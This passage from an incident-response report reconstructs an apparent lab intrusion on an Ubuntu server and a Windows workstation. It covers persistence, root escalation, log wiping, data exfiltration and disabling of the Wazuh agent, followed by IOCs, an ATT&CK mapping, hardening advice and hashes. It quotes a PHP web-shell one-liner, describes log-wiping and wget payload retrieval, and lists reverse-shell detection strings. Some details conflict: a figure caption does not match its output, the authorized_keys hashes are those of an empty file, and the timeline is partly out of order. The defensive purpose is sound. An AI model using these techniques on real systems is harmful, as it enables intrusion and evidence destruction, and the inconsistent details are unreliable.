Persistence was first established the same day at 04:54:21 UTC via an unauthorised crontab entry (Rule 2832 — Crontab entry changed). On 29 June at 07:10:38 UTC the actor made first use of sudo from the web-shell session (Rule 5403 — First time user executed sudo), exploiting a misconfigured sudoers entry; a short period of failed attempts against other service accounts (Rule 5405) at 07:20:18 UTC was followed by a successful escalation to root (Rule 5402 — Successful sudo to ROOT executed). With root access secured, the actor planted a custom, root-owned SUID binary at /usr/local/bin/python_web (mode 4755), providing a durable, code-signature-agnostic privilege-escalation bridge back to root that did not depend on sudo continuing to be misconfigured. The primary backdoor, sys_listener.py, was pulled again directly from the attacker's infrastructure via wget, given execute permission, and wired into both systemd (a new unit, /etc/systemd/system/sys_listener.service, enabled and started) and a dedicated, hidden crontab for the www-data account (/var/spool/cron/crontabs/www-data, created 29 June 17:30) — deliberately redundant persistence spanning boot-time initialisation, scheduled execution and privileged binary invocation.

3.4.4 Return, Root Takeover and Anti-Forensic Purge (30 June, 03:02 UTC)

On 30 June the actor returned via an interactive, encrypted SSH session (Rule 5715 — sshd: authentication success) at 03:02:05 UTC, shifting from raw HTTP web-shell interaction to a fully interactive terminal. Within seconds, operating with full root privileges, the actor began a mass anti-forensic erasure phase (03:02:10 UTC, Rule 553 — File deleted), deleting system configuration remnants of the original ingress (shell.php, exploit.sh) from the public web directories. Recovered bash history (both the interactive user's ~/.bash_history and the root shell history) shows the exact commands used to blank the local audit trail — redirecting /dev/null into /var/log/auth.log, secure, syslog, messages, wtmp, btmp and lastlog, and into the .bash_history files of both the logged-in user and the backup_admin account — a scorched-earth attempt to remove every local trace of the intrusion.



Figure 9 — Recovered command history showing the attacker's systemd/cron persistence setup (sys_listener.service, chmod +x, tar -czf backup.tar.gz) followed immediately by anti-forensic log-wiping commands (redirecting /dev/null into auth.log, syslog, messages, wtmp, btmp and lastlog).

3.4.5 Data Staging and Exfiltration

Before wiping local logs, the actor staged sensitive corporate data for theft, packaging student records, payroll/finance data and proprietary trading-algorithm source into an archive (backup.tar.gz) under /var/www, and issued storage/structure enumeration commands to size the transfer. Wireshark's Protocol Hierarchy statistics for the full capture show TCP traffic at 99.9% of all packets, with the SSH protocol alone accounting for 41.9% of packets (2,249,269 PDUs) and 31.6 GB of encrypted volume — the primary exfiltration channel, chosen specifically because it blends stolen data movement into administrative-looking encrypted traffic. Statistics > Conversations isolates a single high-throughput SSHv2 stream carrying approximately 7.0 GB from 192.168.122.132 to 192.168.122.141, consistent with the staged backup.tar.gz and related archives leaving the network. During evidence recovery, a further consolidated archive, /home/server/companydata.tar.gz, was also located, aggregating exfiltrated records copied from both compromised hosts into a single package — confirming that the two-host campaign fed a single, unified collection of stolen material rather than two independent theft events.

3.4.6 Lateral Reconnaissance and Loss of Central Visibility

From the Ubuntu foothold, the actor also conducted internal reconnaissance and scanning against 192.168.122.138 (the Wazuh manager itself) and 192.168.122.141 (its own command-and-control infrastructure), across ports including 1514 (Wazuh manager) and 4444 — consistent with the actor probing the monitoring infrastructure itself ahead of disabling it. Between 07:15:11 and 07:17:12 UTC on 30 June, multiple internal daemons and services failed (Rule 40704), likely a side effect of the aggressive tampering and resource contention caused by the actor's tooling. At 07:32:18 UTC the actor issued an explicit kill command against the local Wazuh agent process (Rule 506 — Wazuh agent stopped) — the final and most consequential anti-forensic action, permanently blinding the SIEM to any further activity on this host and forcing all subsequent reconstruction onto live-response triage and recovered local artefacts.

3.4.7 Live-Response Triage Findings

Live triage on the still-running host (conducted before shutdown, per the volatility-ordered methodology in Section 1) confirmed the SIEM blackout: the local wazuh-agent process (PID 1941) was found permanently stalled in a SYN_SENT state toward 192.168.122.138:1515. A root-owned Python process (PID 1672, /usr/local/bin/sys_listener.py, invoked via the enabled systemd unit) was found bound to all interfaces on TCP port 9999 — an unauthenticated, root-privileged listening backdoor. Process-tree analysis (ps -efjf) showed no anomalous parent-child hijacking of legitimate daemons (Apache, MariaDB) and no processes running from deleted binaries, indicating the compromise was confined to purpose-built additions rather than trojanised core services — a finding corroborated by a clean debsums -s package-integrity check against all installed OS packages.

```
erver@ubuntu:~$ sudo find / -mtime -2 -type f -not -path "/proc/*" -not -path "/sys/*"
/home/server/ubuntu.txt
/home/server/.bash_history
/home/server/.local/state/wireplumber/restore-stream
/home/server/.local/share/evolution/addressbook/system/contacts.db
/home/server/.local/share/gnome-shell/application_state
/home/server/.local/share/gvfs-metadata/root-d8eb997b.log
/home/server/.local/share/gvfs-metadata/root
/home/server/.cache/gstreamer-1.0/registry.x86_64.bin
/home/server/.cache/tracker3/files/http%3A%2F%2Ftracker.api.gnome.org%2Fontology%2Fv3%2Ftracker%23Software.db-shm
/home/server/.cache/tracker3/files/http%3A%2F%2Ftracker.api.gnome.org%2Fontology%2Fv3%2Ftracker%23Documents.db-shm
/home/server/.cache/tracker3/files/http%3A%2F%2Ftracker.api.gnome.org%2Fontology%2Fv3%2Ftracker%23Pictures.db-shm
/home/server/.cache/tracker3/files/http%3A%2F%2Ftracker.api.gnome.org%2Fontology%2Fv3%2Ftracker%23Documents.db-wal
/home/server/.cache/tracker3/files/http%3A%2F%2Ftracker.api.gnome.org%2Fontology%2Fv3%2Ftracker%23FileSystem.db-shm
/home/server/.cache/tracker3/files/meta.db-wal
/home/server/.cache/tracker3/files/last-crawl.txt
/home/server/.cache/tracker3/files/http%3A%2F%2Ftracker.api.gnome.org%2Fontology%2Fv3%2Ftracker%23Video.db-shm
/home/server/.cache/tracker3/files/meta.db-shm
/home/server/.cache/tracker3/files/http%3A%2F%2Ftracker.api.gnome.org%2Fontology%2Fv3%2Ftracker%23Audio.db-shm
/home/server/.cache/tracker3/files/http%3A%2F%2Ftracker.api.gnome.org%2Fontology%2Fv3%2Ftracker%23FileSystem.db-wal
/home/server/.cache/update-manager-core/meta-release-lts
/home/server/.config/dconf/user
/home/server/.config/gtk-3.0/bookmarks
/home/server/.config/tiling-assistant/tiledSessionRestore.json
/home/server/.config/ibus/bus/84e86e003c6e48a8ab27b6913a1b0300-unix-0
/home/server/.config/ibus/bus/84e86e003c6e48a8ab27b6913a1b0300-unix-wayland-0
/etc/cups/subscriptions.conf
/etc/cups/subscriptions.conf.O
/boot/grub/grubenv
/var/ossec/logs/ossec.log
/var/ossec/queue/sockets/.wait
```

Figure 10 — Output of a filesystem timeline sweep (find / -mtime -2) revealing recently modified/created files, including sensitive company data staged under /home/server/company_data/ ahead of exfiltration.

Account auditing (/etc/passwd) identified an expanded human-login attack surface: in addition to the expected server account, a further shell-capable account — a suspicious backup_admin profile — was present with an active /bin/bash shell and its own wiped bash history, indicating the actor either created or repurposed this account as an additional persistence identity. A discovered SUID binary sweep (find / -perm -4000) confirmed /usr/local/bin/python_web as the only non-standard SUID binary on the host, and cron/systemd enumeration confirmed sys_listener.service explicitly flagged enabled at boot alongside the hidden www-data crontab, exactly matching the persistence chain reconstructed from the Wazuh timeline and bash history above.

3.5 Combined Attack Scenario and Master Timeline

The shared attacker IP (192.168.122.141) on both hosts, the identical C2 callback port (4444), the shared payload-naming convention masquerading as legitimate updates (winupdate.exe), and the fact that centralised Wazuh logging was the only surviving evidence source after local log wipes on both endpoints, together demonstrate that this was a single, coordinated, two-host intrusion rather than two unrelated incidents. The reconstructed master timeline is:

Timestamp (UTC)	Host	Event
28 Jun, ~04:11–04:38 UTC	Ubuntu (.132)	Recon scan, then file-upload RCE delivers shell.php web shell; interactive command execution begins.
28 Jun, 04:54 UTC	Ubuntu (.132)	First persistence: unauthorised crontab entry added.
29 Jun, 07:10–07:20 UTC	Ubuntu (.132)	sudo misconfiguration abused; escalation to root.
29 Jun, day	Ubuntu (.132)	Root-owned SUID binary (python_web) planted; sys_listener.py wired into systemd + hidden www-data crontab for redundant persistence.
30 Jun, 03:02 UTC	Ubuntu (.132)	Actor returns via interactive SSH as root; mass anti-forensic log wipe begins; data staged into backup.tar.gz.

Timestamp (UTC)	Host	Event
30 Jun, ~03:02–03:22 UTC	Windows (.136)	Pivot from internal foothold: SMB/NTLM brute force (27 attempts) against Administrator succeeds via pass-the-hash; DCOM/RPC RemoteCreateInstance delivers winupdate.exe.
30 Jun, 08:56–08:57 UTC	Windows (.136)	LSASS credential dumping (Event 5379, PID 400).
30 Jun, 09:27 UTC	Windows (.136)	Windows Defender repeatedly disabled (2-second loop).
30 Jun, 07:15–07:32 UTC	Ubuntu (.132)	Internal service failures; Wazuh agent explicitly killed (Rule 506) — central visibility lost.
30 Jun, 09:09 UTC	Windows (.136)	Security (1102) and System (104) event logs cleared by SYSTEM (PID 3568).
30 Jun, 09:45 UTC	Windows (.136)	mmc.exe/Event Viewer crashes (AppHangXProcB1), blocking local triage.
Ongoing, 29–30 Jun	Both hosts	Exfiltration: ~7.0 GB (Ubuntu, within a 31.6 GB SSH session) and ~2 GB (Windows) moved to 192.168.122.141.

Read together, the timeline shows a Stage-1/Stage-2/Stage-3 campaign structure: (1) low-privilege web-application compromise and reconnaissance of the Ubuntu server; (2) root-level persistence and internal pivoting from that foothold, including the SMB/DCOM attack against the Windows workstation; and (3) a coordinated, near-simultaneous anti-forensic and exfiltration phase on 30 June across both hosts, culminating in the deliberate blinding of the only centralised detection capability (the Wazuh agent) on the Ubuntu host. The fact that full reconstruction was still possible after both local log stores were destroyed is a direct validation of the decision (documented in the original response playbook) to treat the centralised Wazuh manager, not host-local logs, as the single source of truth.

3.6 Impact Assessment

Two production hosts were compromised at the highest available privilege level (SYSTEM on Windows; root on Ubuntu), rendering both untrustworthy for in-place remediation under standard incident-response guidance; full rebuild from known-clean media is required for both. Confirmed data-impact artefacts include a staged Ubuntu exfiltration archive (backup.tar.gz) containing student records, payroll/finance data and proprietary trading-algorithm source, archive (/home/server/companydata.tar.gz), a staged Windows archive (confidential_records.tar.gz under C:\Corporate_Data\), combining exfiltrated material from both hosts — combined with volumetric evidence of roughly 2 GB exfiltrated from the Windows host and at least 7 GB from the Ubuntu host, this represents a material breach of both personal data (student and payroll records, triggering likely regulatory notification obligations) and proprietary intellectual property. Operationally, the attacker fully disabled the organisation's only centralised detection capability on the Ubuntu segment (Wazuh agent killed) and its endpoint protection on the Windows workstation (Defender repeatedly disabled, Event Viewer disrupted), meaning the environment had zero effective monitoring for an unknown period following 30 June until this investigation began.

3.7 Indicators of Compromise

Type	Indicator	Context
Attacker IP	192.168.122.141	Source of scanning, brute force, web-shell interaction and both C2 listeners.
Ubuntu victim	192.168.122.132	Web-application entry point; root-level persistence host.
Windows victim	192.168.122.136 (WindowsVM / DESKTOP-2Q87QPT)	Lateral-movement target via SMB/DCOM.
Malicious file	/var/www/html/uploads/shell.php	PHP web shell (system($_GET['cmd'])).

Type	Indicator	Context
Malicious file	C:\Windows\Temp\winupdate.exe / C:\winupdate.exe	Masqueraded payload delivered via DCOM.
Malicious binary	/usr/local/bin/python_web	Root-owned SUID (4755) privilege-escalation binary.
Malicious script	/usr/local/bin/sys_listener.py	Root backdoor listener, port 9999.
Persistence	/etc/systemd/system/sys_listener.service	Enabled systemd unit for the backdoor listener.
Persistence	/var/spool/cron/crontabs/www-data	Hidden cron persistence for the web-service account.
Persistence	/root/.ssh/authorized_keys	Unauthorised SSH public key for direct root ingress.
Persistence (Windows)	Local accounts Seconduser, Testuser, ThirdUser	Non-standard backdoor accounts.
C2 port	4444/TCP	Reverse-shell channel on both hosts.
C2 port	9999/TCP	Root backdoor listener (Ubuntu).
Lateral movement ports	135/TCP, 445/TCP	RPC/DCOM (IOXIDResolver) and SMB2 administrative shares.
Exfil archive	/var/www/backup.tar.gz; C:\Corporate_Data\confidential_records.tar.gz; /home/server/companydata.tar.gz	Staged theft archives, including a consolidated archive aggregating data from both hosts.

3.8 MITRE ATT&CK Mapping

Tactic	Technique	Technical Context
Initial Access	T1190 — Exploit Public-Facing Application	Unrestricted file-upload RCE on /upload.php (Ubuntu).
Initial Access / Lateral Movement	T1110 / T1550.002 — Brute Force / Pass the Hash	27-attempt SMB/NTLM brute force followed by pass-the-hash logon (Windows).
Execution	T1505.003 — Server Software Component: Web Shell	Sustained command execution via shell.php.
Execution	T1021.003 — Remote Services: DCOM	RemoteCreateInstance used to trigger winupdate.exe.
Persistence	T1053.003 — Scheduled Task/Job: Cron	Unauthorised crontab entries (initial + hidden www-data job).
Persistence	T1543.002 — Create/Modify System Process: systemd Service	sys_listener.service enabled at boot.
Persistence	T1136 — Create Account	Seconduser/Testuser/ThirdUser (Windows).
Persistence	T1098.004 — SSH Authorized Keys	Unauthorised key in /root/.ssh/authorized_keys.
Privilege Escalation	T1548.003 — Abuse Elevation Control: Sudo	Sudo misconfiguration abused to reach root.
Privilege Escalation	T1548.001 — Setuid/Setgid	Root-owned SUID binary python_web.
Credential Access	T1003.001 — OS Credential Dumping: LSASS Memory	Event 5379 credential-package reads via lsass.exe.
Defense Evasion	T1070.001 — Indicator Removal: Clear Windows Event Logs	Event 1102/104 clearing by SYSTEM.
Defense Evasion	T1070.002 — Indicator Removal: Clear Linux/Host Logs	/dev/null redirection of auth.log, syslog, messages, wtmp, btmp, lastlog, bash history.
Defense Evasion	T1562.001 — Impair Defenses: Disable Security Tools	Defender disabled/restarted loop; mmc.exe/Event Viewer disrupted.

Tactic	Technique	Technical Context
Defense Evasion	T1562.001 — Impair Defenses (Ubuntu)	Wazuh agent explicitly killed (Rule 506).
Command and Control	T1071 / T1105 — Application Layer Protocol / Ingress Tool Transfer	Reverse shells on 4444; sys_listener.py pulled via wget.
Exfiltration	T1041 — Exfiltration Over C2 Channel	~2 GB (Windows, port 4444) and ~7 GB (Ubuntu, SSH) transferred to attacker infrastructure.

3.9 Recommendations

- Remediate the root cause: rewrite /upload.php with server-side file-type validation, extension allow-listing and storage outside the web root; remove the system()-wrapping upload handler entirely.
- Eliminate NTLM/pass-the-hash exposure: enforce unique, managed local-administrator passwords (LAPS or equivalent), disable NTLM where feasible in favour of Kerberos, and deploy Credential Guard to isolate LSASS from user-mode memory access.
- Enforce Hypervisor-Protected Code Integrity (HVCI) and Microsoft-recommended driver block rules to prevent unsigned or non-standard kernel drivers from loading from user-writable paths like Temp.
- Segment and restrict SMB (445), RPC/DCOM (135) and RDP (3389) between workstations and servers; disable default administrative shares where not operationally required, and require MFA for all remote administrative access.
- Forward logs off-host in near real time to immutable, centralised storage; do not rely on local .evtx/syslog retention, and alert on the log-clear events themselves (Event ID 1102/104, and any Wazuh agent-stop/disconnect event) as high-priority indicators in their own right.
- Continuously monitor for new SUID/SGID binaries, new systemd units, and new or modified cron entries (auditd/osquery/File Integrity Monitoring), and require change-control review for all three.
- Protect the SIEM/agent communication path itself (e.g., mutual authentication, tamper alerts on agent disconnect) so that killing the local agent process cannot silently blind the organisation, as occurred here.
- Apply egress filtering and anomaly detection for large outbound transfers and non-standard listening ports (4444, 9999), and for reverse-shell indicator strings observed in this case (bash -i, /dev/tcp/, os.execve).
- Rebuild both affected hosts from known-clean images rather than attempting in-place cleanup, rotate all credentials that touched either host, and revoke/replace any SSH keys or web/API tokens accessible from them.

3.10 Conclusion

This investigation reconstructed a coordinated, two-host intrusion spanning web-application exploitation, credential-based lateral movement, root/SYSTEM-level privilege escalation, multi-layered persistence, deliberate anti-forensic log destruction, and multi-gigabyte data exfiltration, executed by a single threat actor over roughly 48 hours. Despite the attacker's efforts to erase local evidence on both endpoints, correlation across a centralised SIEM, full packet captures, and carved/recovered local artefacts allowed the complete attack chain to be reconstructed with a high degree of confidence, and yielded a concrete, actionable set of indicators of compromise and hardening recommendations to prevent recurrence.

Appendix A — Evidence Hash Register

All artefacts below were hashed at the point of acquisition to preserve chain of custody. Values are provided in full for independent verification.

A.1 Ubuntu Server Evidence

Evidence ID	Target File / Artifact	SHA-256	MD5
EVD-WEB-01	/var/www/html/upload.php	c5f467cd2c56f088f4bf4e9b726ec303d2067de8fa1c92c4efe23b122bcda444	e8afd6ff6e6f1da84c66e9511df3b835
EVD-WEB-02	/var/www/html/uploads/shell.php	50e626c8e31a460af48991b83dfd98c0b24f3a9d9e6eb906e961e77a2aecf15d	e88d9c921ac17e074964e2c22d780f03
EVD-IMG-01	Ubuntu memory.vmem	f8c5cbe381bdc635a3c713ad7f5a5ec4eb486b6fdf0e690b1308ad93a5218ca0	23cc06bbfaf7d91046350d625146e677
EVD-BIN-01	/usr/local/bin/python_web	e1efa562c2cc2e35521a5c9c9b9939921001ff8ca9708a13ef15ace68cc2ccd7	65414ba793efa4f23c870bb4d5e67c95
EVD-BIN-02	/usr/local/bin/sys_listener.py	35d1146c651a25260dca2387d3c42e7804ca55beb33ea8b786a61f485b566f6d	f3dcd0f98a9ada7ede440c11664010c0
EVD-SVC-01	/etc/systemd/system/sys_listener.service	20942e0c76889cb3cdb700cb9afef138bcb9509e89c6349a00cd9b8d288ebd7d	fa24ba68549dcef76a4a6dc49c5d1e46
EVD-CRN-01	/var/spool/cron/crontabs/www-data	f3e4fcc1c638603700e5191b61e512db36bc75304bec68aef0e935e7f6b553b3	4622d9d0145fd26e7b40ecef996d76a8
EVD-KEY-01	/root/.ssh/authorized_keys	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	d41d8cd98f00b204e9800998ecf8427e
EVD-DAT-01	/var/www/backup.tar.gz	6a408390149c1356c8fb31cd780c43a8bd882b822b67ac59bc882dac94b14def	67b2f8c7b52653f17af68467e97f390b
EVD-DAT-02	/home/server/companydata.tar.gz	22a676af61f0e80de263289fd71e32e7c70d00a623d68765d152a98c9e90b889	d4609bfed2d1c078d738d802403b9a28

A.2 Windows Workstation Evidence

Evidence ID	Target File / Artifact	SHA-256	MD5
EVD-IMG-02	memdump.mem	384e3a13da448b4dbf0af4df4ebd63c344d727d880a529cdcd515f14a0c6952c	f597f2f25699a2beaf5fbbf2ba65201e
EVD-IMG-03	pagefile.sys	88f9299c2407a68803d294ea62b4fb5226b1dade4d879c4bba2397a6f2d0395b	db75f51331bd4c27cc2a3fa36d3b68fd
EVD-DAT-03	C:\Corporate_Data\confidential_records.tar.gz	1276d5177f1871829bf4eb6b54ad461c5744acf11d2797595a563ed4f6c61b4b	8e1e43520ee1c8bdc8f3a249022ad2cf
EVD-WEB-03	C:\Windows\Temp\winupdate.exe	5896a722048e91ddb56cd699d5c120ef98cf28dae3467b82667c2028b4be47d1	65f278c7a1ba57febec35d0afa54fd1f